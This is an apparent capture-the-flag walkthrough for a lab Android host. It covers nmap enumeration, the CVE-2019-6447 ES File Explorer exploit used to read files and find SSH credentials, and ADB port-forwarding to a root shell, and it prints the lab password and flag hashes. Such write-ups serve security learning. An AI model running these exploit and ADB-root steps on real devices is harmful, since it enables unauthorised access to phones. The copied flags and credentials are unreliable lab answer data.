


Creds

Username	Password	Description
kristi	Kr1sT!5h@Rp3xPl0r3!	ssh

Nmap

Port	Service	Description
2222	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
5555	adb	Android debug bridge
42135	http	ES File Explorer Name Response httpd
46175		
45431		
59777	http	Bukkit JSONAPI httpd for Minecraft game server 3.6.0 or older

Service Info: Device: phone

```
# Nmap 7.91 scan initiated Sat Sep 11 19:47:33 2021 as: nmap -sC -sV -vvv -p- -oN nmap/Full 10.10.10.247
Nmap scan report for 10.10.10.247
Host is up, received reset ttl 63 (0.039s latency).
Scanned at 2021-09-11 19:47:35 EDT for 121s
Not shown: 65530 closed ports
Reason: 65530 resets

PORT      STATE    SERVICE REASON         VERSION
2222/tcp  open     ssh     syn-ack ttl 63 (protocol 2.0)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-SSH Server - Banana Studio
| ssh-hostkey:
|   2048 71:90:e3:a7:c9:5d:83:66:34:88:3d:eb:b4:c7:88:fb (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCqK2WZkEVE0CPTPpWoyDKZkHVrmffyDgcNNVK3PkamKs3M8tyqeFBivz4o8i9Ai8UlrVZ8mztI3qb+cHCdLMDpaO0ghf/50qYVGH4gU5vuVN0tbBJAR67ot4U+7WCcdh4sZHX5NNatyE36wpKj9t7n2XpEmIYda4CEIeUOy2Mm3Es+GD0AAUl8xG4uM

5555/tcp  filtered freeciv no-response
42135/tcp open     http    syn-ack ttl 63 ES File Explorer Name Response httpd
|_http-title: Site doesn't have a title (text/html).
45431/tcp open     unknown syn-ack ttl 63
| fingerprint-strings:
|   GenericLines:
|     HTTP/1.0 400 Bad Request
|     Date: Sun, 12 Sep 2021 00:01:44 GMT
|     Content-Length: 22
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|   GetRequest:
|     HTTP/1.1 412 Precondition Failed
|     Date: Sun, 12 Sep 2021 00:01:44 GMT
|     Content-Length: 0
|   HTTPOptions:
|     HTTP/1.0 501 Not Implemented
|     Date: Sun, 12 Sep 2021 00:01:49 GMT
|     Content-Length: 29
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Method not supported: OPTIONS
|   Help:
|     HTTP/1.0 400 Bad Request
|     Date: Sun, 12 Sep 2021 00:02:04 GMT
|     Content-Length: 26
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line: HELP
|   RTSPRequest:
|     HTTP/1.0 400 Bad Request
|     Date: Sun, 12 Sep 2021 00:01:49 GMT
|     Content-Length: 39
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     valid protocol version: RTSP/1.0
```

```
|   SSLSessionReq:
|     HTTP/1.0 400 Bad Request
|     Date: Sun, 12 Sep 2021 00:02:04 GMT
|     Content-Length: 73
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|     ?G???,???`~?
|     ??{????w????<=?o?
|   TLSSessionReq:
|     HTTP/1.0 400 Bad Request
|     Date: Sun, 12 Sep 2021 00:02:04 GMT
|     Content-Length: 71
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|     ??random1random2random3random4
|   TerminalServerCookie:
|     HTTP/1.0 400 Bad Request
|     Date: Sun, 12 Sep 2021 00:02:04 GMT
|     Content-Length: 54
|     Content-Type: text/plain; charset=US-ASCII
|     Connection: Close
|     Invalid request line:
|_    Cookie: mstshash=nmap
59777/tcp open     http    syn-ack ttl 63 Bukkit JSONAPI httpd for Minecraft game server 3.6.0 or older
|_http-title: Site doesn't have a title (text/plain).
2 services unrecognized despite returning data. If you know the service/version, please submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service :
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port2222-TCP:V=7.91%I=7%D=9/11%Time=613D4032%P=x86_64-pc-linux-gnu%r(NU
SF:LL,24,"SSH-2\.0-SSH\x20Server\x20-\x20Banana\x20Studio\r\n");
==============NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)==============
SF-Port45431-TCP:V=7.91%I=7%D=9/11%Time=613D4031%P=x86_64-pc-linux-gnu%r(G
SF:enericLines,AA,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x20Sun,\x20
SF:12\x20Sep\x202021\x2000:01:44\x20GMT\r\nContent-Length:\x2022\r\nConten
SF:t-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\
SF:r\nInvalid\x20request\x20line:\x20")%r(GetRequest,5C,"HTTP/1\.1\x20412\
SF:x20Precondition\x20Failed\r\nDate:\x20Sun,\x2012\x20Sep\x202021\x2000:0
SF:1:44\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(HTTPOptions,B5,"HTTP/1\
SF:.0\x20501\x20Not\x20Implemented\r\nDate:\x20Sun,\x2012\x20Sep\x202021\x
SF:2000:01:49\x20GMT\r\nContent-Length:\x2029\r\nContent-Type:\x20text/pla
SF:in;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r\nMethod\x20not\x2
SF:0supported:\x20OPTIONS")%r(RTSPRequest,BB,"HTTP/1\.0\x20400\x20Bad\x20R
SF:equest\r\nDate:\x20Sun,\x2012\x20Sep\x202021\x2000:01:49\x20GMT\r\nCont
SF:ent-Length:\x2039\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r
SF:\nConnection:\x20Close\r\n\r\nNot\x20a\x20valid\x20protocol\x20version:
SF:\x20\x20RTSP/1\.0")%r(Help,AE,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDa
SF:te:\x20Sun,\x2012\x20Sep\x202021\x2000:02:04\x20GMT\r\nContent-Length:\
SF:x2026\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection
SF::\x20Close\r\n\r\nInvalid\x20request\x20line:\x20HELP")%r(SSLSessionReq
SF:,DD,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x20Sun,\x2012\x20Sep\x
SF:202021\x2000:02:04\x20GMT\r\nContent-Length:\x2073\r\nContent-Type:\x20
SF:text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r\nInvalid\
SF:x20request\x20line:\x20\x16\x03\0\0S\x01\0\0O\x03\0\?G\?\?\?,\?\?\?`~\?
SF:\0\?\?{\?\?\?\?w\?\?\?\?<=\?o\?\x10n\0\0\(\0\x16\0\x13\0")%r(TerminalSe
SF:rverCookie,CA,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nDate:\x20Sun,\x201
SF:2\x20Sep\x202021\x2000:02:04\x20GMT\r\nContent-Length:\x2054\r\nContent
SF:-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnection:\x20Close\r\n\r
SF:\nInvalid\x20request\x20line:\x20\x03\0\0\*%\?\0\0\0\0Cookie:\x20msts
SF:hash=nmap")%r(TLSSessionReq,DB,"HTTP/1\.0\x20400\x20Bad\x20Request\r\nD
SF:ate:\x20Sun,\x2012\x20Sep\x202021\x2000:02:04\x20GMT\r\nContent-Length:
SF:\x2071\r\nContent-Type:\x20text/plain;\x20charset=US-ASCII\r\nConnectio
SF:n:\x20Close\r\n\r\nInvalid\x20request\x20line:\x20\x16\x03\0\0i\x01\0\0
SF:e\x03\x03U\x1c\?\?random1random2random3random4\0\0\x0c\0/\0");
Service Info: Device: phone

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 11 19:49:36 2021 -- 1 IP address (1 host up) scanned in 123.20 seconds
```

Enumeration

Searchsploit

```
kali@kali:~$ searchsploit ES file explorer
 ----------------------------------
 Exploit Title|  Path
 ----------------------------------
ES File Explorer 4.1.9.7.4 - Arbitrary File Read| android/remote/50070.py

...[snip]...
```

Commands

```
kali@kali:~$ python3 50070.py listfiles $IP
[-] WRONG COMMAND!
Available commands :
  listFiles         : List all Files.
  listPics          : List all Pictures.
  listVideos        : List all videos.
  listAudios        : List all audios.
  listApps          : List Applications installed.
  listAppsSystem    : List System apps.
  listAppsPhone     : List Communication related apps.
  listAppsSdcard    : List apps on the SDCard.
  listAppsAll       : List all Application.
  getFile           : Download a file.
  getDeviceInfo     : Get device info.
```


Device Info

```
name : VMware Virtual Platform
ftpRoot : /sdcard
ftpPort : 3721
```

Apps

```
================================================================
|    ES File Explorer Open Port Vulnerability : CVE-2019-6447    |
|               Coded By : Nehal a.k.a PwnerSec                |
================================================================

packageName : com.android.vending
label : Google Play Store
version : 22.4.25-21 [0] [PR] 337959405
versionCode : 82242510
location : /data/app/com.android.vending-0RrcI7JypdrtQo-mFUf4dQ==/base.apk
size : 21443369
status : com.google.android.finsky.setup.VendingBackupAgent
mTime : 1615841318708

packageName : com.google.android.gm
label : Gmail
version : 2020.05.31.316831277.release
versionCode : 62209002
location : /data/app/com.google.android.gm-t9fDaBNpeZ7G-CMdBL_ttg==/base.apk
size : 27673101
status : com.google.android.gm.persistence.GmailBackupAgent
mTime : 1615678323324

packageName : com.estrongs.android.pop
label : ES File Explorer
version : 4.1.9.7.3
versionCode : 787
location : /data/app/com.estrongs.android.pop-MTJxvADQmhb_N0b4rDw3qg==/base.apk
size : 17130649
status : null
mTime : 1615674548084

packageName : com.google.android.gms
label : Google Play services
version : 21.02.14 (100800-352619232)
versionCode : 210214032
location : /data/app/com.google.android.gms-nDaud_4X9rKUVRokD5Czdg==/base.apk
size : 96281333
status : null
mTime : 1615677711265

packageName : net.xnano.android.sshserver
label : SSH Server
version : 0.9.1
versionCode : 91
location : /data/app/net.xnano.android.sshserver-ATSUYngWaQt6kIwvtkUI1A==/base.apk
size : 6427009
status : null
mTime : 1615674633368
```

images



kristi:Kr1sTl5h@Rp3xPl0r3! 00 - Loot > Creds

Enumeration

user.txt (sdcard)

`cd sdcard`
`cat user.txt`

```
f32017174c7c7e8f50c6da52891ae250
```

root

For root remember port 5555 was running... well this is adb.. so lets ssh in and port forward 5555 to my machine
`ssh -p 2222 kristi@$IP -L 5555:localhost:5555`

next Simply start adb as root and then adb shell

adb devices

```
kali@kali:~$ adb devices
List of devices attached
emulator-5554   device
```

adb root to start as root

`adb root`

adb shell

```
kali@kali:~$ adb shell
x86_64:/ # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdcard_r),3001(net_bt_admin),3002(net_bt),3003(inet),3006(net_bw_stats),3009(readproc),3011(uhid) context=u:r:su:s0
x86_64:/ # whoami
root
```

root.txt

```
x86_64:/ # find / -name root.txt 2>/dev/null
/data/root.txt
1|x86_64:/ # cat /data/root.txt
f04fc82b6d49b41c9b08982be59338c5
x86_64:/ #
```